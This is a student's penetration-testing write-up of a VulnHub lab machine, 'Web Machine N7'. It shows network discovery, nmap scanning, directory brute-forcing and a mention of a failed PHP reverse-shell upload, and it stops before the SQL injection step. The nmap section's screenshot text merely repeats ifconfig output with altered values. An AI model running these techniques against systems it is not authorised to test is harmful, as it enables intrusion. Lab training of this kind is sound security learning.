


VULNERABILITY ASSESSMENT

REPORT

WEB MACHINE N7





Prepared For:

S.Abinesh

Date

24/12/2024



EXECUTIVE SUMMARY

This report presents the results of a vulnerability assessment conducted on the target system, Web Machine N7, within a controlled network environment. The objective of the assessment was to identify potential security weaknesses and evaluate the overall resilience of the system against cyber threats.

The assessment employed industry-standard tools such as Nmap, Burp Suite, SQLMap, and Dirbuster to systematically discover and exploit vulnerabilities. Key findings included the presence of open ports, hidden directories, and a critical Time-Based Blind SQL Injection vulnerability. These vulnerabilities, if left unaddressed, could lead to unauthorized access, data leakage, or system compromise.

To mitigate these risks, specific recommendations have been provided, including the implementation of strong access controls, network segmentation, and input validation techniques. By addressing these issues, the security posture of Web Machine N7 can be significantly enhanced.

This report underscores the importance of proactive vulnerability management and provides actionable insights to secure the system against potential threats.

Scope

- **Target System:**

Web Machine N7.

- **Objective:**

To identify and exploit potential vulnerabilities in the target system to assess its security posture.

- **Testing Environment:**

Conducted in a controlled network setup using Kali Linux tools.

- **Tools Used:**

Nmap, Burp Suite, SQLMap, Dirbuster, and Netdiscover.

- **Assessment Focus:**

- Network scanning and identification of open ports.
- Directory enumeration to uncover hidden files and directories.
- Exploitation of vulnerabilities, including SQL injection.

- **Limitations:**

The assessment was limited to the provided environment and tools, with no testing on external systems or real-world applications.

Methodology and Findings

The assessment followed a systematic approach to identify and exploit vulnerabilities in Web Machine N7:

1. Network Scanning:

Used ifconfig and netdiscover to identify the target machine's IP address within the local network.

2. Port Scanning:

Conducted with nmap to discover open ports and associated services.

3. Directory Enumeration:

Used dirbuster to uncover hidden directories and files on the web server.

4. Web Traffic Analysis:

Intercepted HTTP requests with Burp Suite to identify vulnerabilities.

5. SQL Injection Exploitation:

Leveraged SQLMap to exploit a Time-Based Blind SQL Injection vulnerability, extracting sensitive data and retrieving the flag.

Machine Setup

1. Target Machine Setup:

- The vulnerable machine, Web Machine N7, was downloaded from VulnHub.
- It was imported into VirtualBox for testing purposes.

2. Kali Linux Setup:

- Kali Linux was used as the attacker machine for conducting the assessment.

3. Network Configuration:


- Both machines were configured on the same network using the VirtualBox network settings to enable communication.
- The network mode was set to Host-Only Adapter to simulate a controlled environment.

4. Order of Initialization:


- First, the Web Machine N7 was started, followed by the Kali Linux machine to ensure proper network detection.

Discovering the Target IP

- First, I used the `ifconfig` command to find my Kali Linux machine's IP address. This step helped me identify my system's local IP address and the network range it was connected to. Next, I used `netdiscover` to scan the network and identify all the devices connected to it.
- This was important because, to hack the target machine, both my system and the target must be on the same network. Using `ifconfig` allowed me to understand my machine's network setup, while `netdiscover` helped locate other devices on the network. Identifying the target machine's IP address was the first crucial step for further testing.
- Through this process, I successfully identified the target machine's IP address using `netdiscover` and confirmed it as the correct target.

A screenshot of a Kali Linux terminal window. The terminal shows the output of the `ifconfig` command, displaying details for the `eth0` and `lo` interfaces. The `eth0` interface is configured with IP `192.168.29.178`, netmask `255.255.255.0`, and broadcast `192.168.29.255`. The `lo` interface is configured with IP `127.0.0.1` and netmask `255.0.0.0`. Below the `ifconfig` output, the user enters `sudo su` to become root, and then runs `netdiscover` to scan the network. The terminal window has a dark background with a faint dragon logo in the center.

```
(kali@kali)~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.29.178 netmask 255.255.255.0 broadcast 192.168.29.255  
    inet6 2405:201:e007:f077:2c80:9a0:a571:7a5b prefixlen 64 scopeid 0<global>  
    inet6 fe80::f217:45eb:c552:e762 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:6e:13:6e txqueuelen 1000 (Ethernet)  
    RX packets 3150 bytes 3037599 (2.4 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 36291 bytes 2253605 (2.1 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<localhost>  
    loop txqueuelen 1000 (local loopback)  
    RX packets 0 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)~  
$ sudo su  
[sudo] password for kali:  
(root@kali)~  
# netdiscover
```




To verify which IP belonged to the target machine, I copied each IP address identified using netdiscover and pasted them into a browser. The third IP address opened a webpage, confirming it was the target machine.



WELCOME IN BLOG
this is first blog

Scanning for Open Ports and Services

- I used the command `nmap -sV -sC 192.168.29.136` to scan the target machine for open ports and identify the services running on them. Open ports can be thought of as doors to a system, and services running on these ports can become entry points for attackers if they're not properly configured or secured.
- Through this scan, I discovered several open ports and the services associated with them, which provided useful information about the machine's configuration.




```
File Actions Edit View Help
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.178 netmask 255.255.255.0 broadcast 192.168.29.255
    inet6 2a01:201::e07:f077:2c88:9ab:a571:7a1b prefixlen 64 scopeid 0<cgloba>
    inet6 fe80::f217:45eb:c552:e762 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:6e:13:16 txqueuelen 1000 (Ethernet)
    RX packets 3150 bytes 3637599 (3.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36291 bytes 2253605 (2.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<lo<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 0 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:~# netdiscover
```


I inspected the webpage by right-clicking and using the browser's "Inspect" tool to analyze the source code and check for any useful information, such as hidden fields, comments, or sensitive data. However, after a thorough examination, I was unable to find anything useful for further exploitation.



WELCOME IN BLOG
this is first blog



I accessed the robots.txt file of the target webpage to check for any restricted directories or sensitive information. However, the file did not contain anything useful for further exploitation.




Not Found

The requested URL was not found on this server.



Apache/2.4.46 (Debian) Server at 192.168.29.136 Port 80

Directory Enumeration

I used the dirbuster tool with wordlists to perform a directory brute-force attack on the target machine. This helped identify hidden directories and files that are not accessible through normal browsing. The tool successfully revealed several directories and files that could be useful for further analysis and exploitation.




From the list of directories and files identified, I first examined exploit.txt to see if it contained any valuable information. I tried uploading a PHP payload to get a reverse shell, but it didn't work. So, I checked the source code of the webpage using the "Inspect" tool in the browser. I noticed that when the "Submit Query" button was clicked, it redirected to <http://localhost/profile.php>.





This was a mistake because localhost refers to the machine itself, not the target's IP.


I fixed this by changing localhost to the target machine's IP (192.168.29.136) and added /profile.php. This allowed me to move forward with testing the webpage.



After making the change, I clicked the “Submit Query” button. This revealed the prefix of the flag.




I went back to the dirbuster results and discovered a webpage named /enter_network on the target machine's web server. I accessed this webpage directly in my browser to investigate further.

